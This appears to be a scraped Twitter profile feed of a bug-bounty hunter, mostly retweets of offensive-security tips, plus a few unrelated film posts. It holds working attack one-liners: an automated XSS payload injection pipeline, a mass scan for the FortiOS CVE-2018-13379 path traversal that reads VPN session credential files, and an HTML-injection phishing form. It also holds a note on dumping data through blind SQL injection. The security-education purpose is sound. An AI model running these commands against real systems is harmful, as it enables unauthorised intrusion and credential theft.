
Content Creator | Public Speaker | BugBounty Hunter | Security Trainer | Ethical Hacker
Jaipur, India
Joined June 2015
- Tweets2.1K
- Following422
- Followers2.7K
- Likes2.2K



Sumit Jain retweeted

$2,000 anonymous GPT - limit bypass using chatId
🔗 hackerone.com/reports/339529…
🔗 t.me/luckyhacker42

Sumit Jain retweeted

Shodan Filter Syntax for Bug Bounty –
A Thread 🧵
Save this for your next recon session.
Filters, combos, and pro tips. 👇
#bugbounty #shodan #recon #bugbountytips #osint #infosec #cybersecurity #hacking

Sumit Jain retweeted

Static JS analysis just got smarter.
jsluice is a Go-based tool that parses JavaScript using ASTs to extract endpoints, secrets, and interesting artifacts — no noisy regex scraping.
🔗source: github.com/BishopFox/jsluice
Perfect for bug bounty hunters who actually read JS instead of just grepping it. 🔎⚡
If you’re serious about client-side recon, this deserves a spot in your toolkit.
#BugBounty #AppSec #JavaScript #Recon

Sumit Jain retweeted

Found an interesting Android target in a Bug Bounty Program but have no idea where to begin?
Here’s a simple workflow to follow 👇
Sumit Jain retweeted

🔥 Bug Bounty Web App Vulnerability Checklist (100)
thexssrat.podia.com/big-beau…
Username enumeration
Weak password policy
Brute-force login (no rate limit)
MFA bypass
Reset token reuse
Predictable reset tokens
Login CSRF
Session fixation
Session not invalidated on logout
Session reuse after password change
Weak JWT signing
Long session expiry
OAuth misconfig
IDOR (broken object access)
Mass assignment
Privilege escalation
Broken access control
Forced browsing
Horizontal auth bypass
Vertical auth bypass
SQL injection
NoSQL injection
Command injection
SSTI
XXE
LDAP injection
XPath injection
OS file inclusion
Path traversal
Open redirect
Reflected XSS
Stored XSS
DOM XSS
CSRF on sensitive actions
CORS misconfig
Clickjacking
Mixed content
Insecure cookies
Missing HttpOnly flag
Missing Secure flag
File upload bypass
Webshell upload
MIME spoofing
Image polyglots
ZIP slip
Large file DoS
Unrestricted download
Backup file exposure
.env leak
Config file exposure
API auth bypass
Rate limit bypass
GraphQL introspection
Excessive data exposure
Insecure webhooks
Token leakage
Hardcoded secrets
Public S3 buckets
Open Firebase
Debug endpoints
Business logic abuse
Coupon reuse
Price manipulation
Race conditions
Double spending
Workflow bypass
Hidden parameters
Feature flag abuse
Referral fraud
Free trial bypass
Subdomain takeover
Dangling DNS
Open admin panels
Default credentials
Directory listing
Sensitive logs exposed
Stack traces in prod
Old API versions
Deprecated endpoints
Dev tools exposed
Insecure deserialization
Prototype pollution
Regex DoS
Memory leaks
CRLF injection
Cache poisoning
Host header injection
HTTP request smuggling
SSRF
Blind SSRF
Cloud metadata access
Internal service scan
DNS rebinding
PDF injection
Email header injection
Web cache deception
Password in URL
Sensitive data in JS
Outdated libraries
Unpatched CVEs
Sumit Jain retweeted

Testing for file upload vulnerabilities? 🧐
Check out Malicious PDF Generator, an open-source toolkit to help you generate tens of malicious PDF files designed to exploit various vulnerabilities and insecure features found in PDF readers! 🤠
🔗 github.com/jonaslejon/malici…

Sumit Jain retweeted

“🎯 Secret ChatGPT Prompts That 10x My Bug Bounty Success Rate ⚡” by Qasim Mahmood Khalid
#bugbounty #infosec #hacking systemweakness.com/secret-ch…

Sumit Jain retweeted

🚨Alert🚨: CVE-2025-9961(Zero-Day): An authenticated attacker may remotely execute
arbitrary code via the CWMP binary on the devices AX10 and AX1500 series.
🧐Deep Dive
:1.blog.byteray.co.uk/exploitin…
2.blog.byteray.co.uk/zero-day-…
📊37.6K+ Services are found on the hunter.how yearly.
🔗Hunter
Link:hunter.how/list?searchValue=…
👇Query
HUNTER : product.name="TP-Link AX1500 Router"
📰Refer:securityonline.info/cve-2025…
tp-link.com/us/support/faq/4…
#hunterhow #infosec #infosecurity #OSINT #Vulnerability

Sumit Jain retweeted

For those who hunt on Meta.
Here, I built a Burp Suite extension to beautify Meta GraphQL requests for easier reading & analysis.
Existing beautifiers don’t support the Meta GraphQL request format.
github.com/aditisingh2707/Me…
#bugbounty #bugbountytip #meta

Sumit Jain retweeted

Nice list of non-latin alphabet payloads by @Yass1nMohamed
github.com/yassinmohamed1111…

Sumit Jain retweeted

XSS oneliner : 👇
gospider -a -s site.com -t 3 -c 100 | tr " " "\n" | grep -v ".js" | grep "https://" | grep "=" | qsreplace '%22><svg%20onload=confirm(1);>'
#bugbountytips #bugbounty #xss #gospider #hunter

Sumit Jain retweeted


10 bsqli in 15 mins ⏳
and nearly 2 hour to dumb data and confirm
1- i set upped my bsqli payload using nuclei
2- used custom google dorks for params found success with it on the same program
3- gathered all links and run my tempelate on them
4- dumbed the data using ghauri

Sumit Jain retweeted

Want to make $$$$ by exploitting password reset functionality?
Checkout these 7 test cases 👇
Sumit Jain retweeted
All About SQL Injection
Download Pdf 👇
t.me/+Et6e_cj9otQ4YTA1
CheckOut ✅ this YouTube channel for more CyberSecurity & BugBounty videos
youtube.com/@thecybersecurit…
#security #cybersecurity #infosec #appsec #mobilesec #bugbounty #sqli

Sumit Jain retweeted

My tips: where it is not feasible to execute XSS. shop? Try using this payload: <h1>!!</h1><br/><h2><p style=\"color:red;\">there is a new discount code of 80%. Take advantage of it now!</p><form action=\"https://url/\"><button type=\"submit\">Click Here</button></h2> #bugbounty

Sumit Jain retweeted

When SRK grooved on #tujhedekhatoyejaanasanam from #ddlj
It was an amazing view watching him on #srk day this year.
#Dunki drop 1 out
bit.ly/DunkiDrop1
#DunkiDrop2 soon
Follow - @SRKFCJaipur
Sumit Jain retweeted
#OneWordReview...
#Jawan: MEGA-BLOCKBUSTER.
Rating: ⭐️⭐️⭐️⭐️½
A hardcore masala entertainer that’s sure to stand tall in #SRK’s filmography… #Atlee presents #SRK in a massy character and he is 🔥🔥🔥… Move over #Pathaan, #Jawan is here to conquer hearts and #BO, both. #JawanReview
#Jawan is loaded with aces… Razor-sharp screenplay, attention-grabbing episodes, splendid action pieces, larger-than-life frames, peppy soundtrack, also the pace and energy never dips… However, it’s the clash of the gladiators - #SRK and #VijaySethupathi - that’s the driving force of #Jawan.
#Jawan is is bolstered by towering performances from the proficient cast… Right from #VijaySethupathi to #Nayanthara, #DeepikaPadukone and #SanjayDutt, each actor shines in this well-constructed script.
Having said that, #Jawan rightfully belongs to #SRK. It doesn’t take a crystal ball to foretell that 2023 belongs to #SRK… Now let’s hear the ROAR at the #BO.

Sumit Jain retweeted

Title :- A path traversal vulnerability in the FortiOS SSL VPN web portal CVE-2018-13379 🪲
httpx -l ips.txt -path "/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession" -status-code -mc 200
#BugBounty #bugbountytip #bugbountytips #Hacking #CyberSecurity

Sumit Jain retweeted

CVE-2023-3128: Authentication Bypass in Grafana, 9.4 rating ❗️
During Grafana's Azure AD acc validation, an attacker can spoof the profile email field and hijack the account.
Search at Netlas.io:
👉🏻 Link: nt.ls/iqMVz
#vulnerability_map #cybersecurity
